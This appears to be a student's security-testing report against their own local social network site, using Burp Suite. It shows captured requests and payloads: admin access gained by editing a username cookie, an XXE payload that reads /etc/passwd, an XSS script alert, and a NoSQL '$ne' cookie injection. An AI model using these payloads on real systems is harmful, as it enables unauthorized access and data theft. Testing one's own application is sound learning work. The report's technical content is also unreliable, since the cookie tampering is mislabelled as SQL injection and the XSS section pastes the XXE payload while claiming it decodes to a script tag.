

## Report:

### 1. SQL Injection

SQL Injection is a type of attack where an attacker can insert malicious SQL statements into input fields for execution by the backend database.

When you change a parameter value in a request to something like admin' –, you're attempting to manipulate the SQL query that the server will execute.

Here's a step-by-step guide on how you can use Burp Suite to perform a SQL injection test on my social network website.

1. Set up Burp Suite Proxy: Open Burp Suite and go to the "Proxy" tab. Make sure the "Intercept is on" button is pressed. Note down the Proxy Listener address and port (usually it's 127.0.0.1:5500).
2. The default browser for Burp looks like chrome.
3. The goal of this SQL injection is trying to impersonate the admin and access the admin page.
4. We first login as a normal user.
5. Turn on the intercept in Burp Suite.
6. Click on the Admin link (<http://localhost:5500/admin>) of the web. Usually a normal user cannot access the admin page.
7. Capture the request: You will see that the request is captured in the "Proxy" tab of Burp Suite:

```
GET /admin HTTP/1.1
Host: localhost:5500
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Referer: http://localhost:5500/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: username=testm
Connection: close
```




Figure 1: Admin link




Figure 2: Unauthorized

8. Change the username to admin and send the request:

Cookie: username=admin

## Admin

Username	Email	IsAdmin	Actions
testoo	test@tes.commmmm		<a href="#">Edit</a> <a href="#">Delete/Disable</a> <a href="#">Reset Password</a>
testm	testm@test.com		<a href="#">Edit</a> <a href="#">Delete/Disable</a> <a href="#">Reset Password</a>
<a href="#">Back to Home</a>			

9. The admin page is now accessible.
10. The SQL injection is successful.

## 2. XML Injection

XML injection is a type of attack against an application that parses XML input. The attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

My social network website is not really vulnerable to XML injection. Here's a step-by-step guide on how I tried to perform a XML injection test on my social network website:

1. Go to the profile page of my social network website as a normal user.
2. Turn on the intercept in Burp Suite.
3. Click on the Private Message link.
4. Send a message to another user. The content of the message doesn't matter.
5. Capture the request: You will see that the request is captured in the "Proxy" tab of Burp Suite:

```
POST /send-private-message HTTP/1.1
Host: localhost:5500
Content-Length: 42
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:5500
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:5500/private-messages
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: username=testm
Connection: close
```

```
receiver=admin&content=xml+inject+password
```

6. To send XML data in your request, you need to change the Content-Type header to application/xml or text/xml and provide the XML data in the body of the request, which is not the default here. So we need to change the Content-Type header to application/xml.

7. Change the last line of the request to :

```
receiver=admin&content=%3C%21DOCTYPE
+message+%5B%0D%0A%3C%21ENTITY+xxe+SYSTEM+%22file%3A%2F%2F%2Fetc%2Fpasswd%22%3E%
0D%0A%5D%3E%0D%0A%3Cmessage%3E%26xxe%3B%3C%2Fmessage%3E%0D%0A%3Cb%3Exml+inject+
password%3C%2Fb%3E
```

In the human readable form, it is

```
<message><!DOCTYPE message [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><message>
&xxe;</message></message><b>xml inject password</b>
```

This is the payload for XXE injection.

1. Send the request.
2. But nothing happens. The message is sent successfully. The XXE injection is not successful.

### 3. XSS Injection

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

Here is how I performed an XSS injection, step-by-step with Burp Suite: 1. Go to the DM page of my social network website as a normal user. 2. Turn on the intercept in Burp Suite. 3. Send a message to another user. The content of the message doesn't matter. 4. Capture the request: You will see that the request is captured in the "Proxy" tab of Burp Suite:

```
POST /send-private-message HTTP/1.1
Host: localhost:5500
```

```
Content-Length: 213
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:5500
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:5500/private-messages
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: username=testm
Connection: close
```

receiver=admin&content=%3Cb%3Exss+inject+password%3C%2Fb%3E

5. Change the last line to

receiver=admin&content=%3C%21DOCTYPE+message+%5B%0D%0A%3C%21ENTITY+xxe+SYSTEM  
+%22file%3A%2F%2F%2Fetc%2Fpasswd%22%3E%0D%0A%5D%3E%0D%0A%3Cmessage%3E%26xxe%3B  
%3C%2Fmessage%3E%0D%0A%3Cb%3Exml+inject+password%3C%2Fb%3E

which is the payload for XXE injection. In the human readable form, it is  
<script>alert('XSS')</script> 6. If the XSS injection is successful, you will  
see a pop-up window with the text “XSS” when you go to the DM page.




Figure 3: Alert

1. The XSS injection is successful.
2. The injection could be done directly in the DM box without Burp Suite.

## 4. noSQL Injection

NoSQL injection attacks can occur when an application uses user-supplied input to construct a database query without properly sanitizing it. In MongoDB, this can happen when using certain operators like \$where, \$ne, or \$gt.

Here is how I performed a noSQL injection, step-by-step with Burp Suite: 1. Go to the profile page of my social network website as a normal user. 2. Turn on the intercept in Burp Suite. 3. Click on the “Messages” link. 4. The intercept will capture the request:

```
GET /messages HTTP/1.1
Host: localhost:5500
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:5500/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: username=testm
Connection: close
```

5. Change the cookie line to `Cookie: username={"$ne": ""}` which is the payload for noSQL injection.
6. The intercept will capture the response:

```
http: named cookie not present
```

This response is a 500 error.

7. Normally the page should be empty if the username doesn't exist. And the response should be 200 instead of 500.
8. I wouldn't say that the noSQL injection is successful because the page is not empty. However, the page is not supposed to show anything other than an empty list of messages if the username doesn't exist. Therefore, the noSQL injection is half successful.




Figure 4: The 500 Error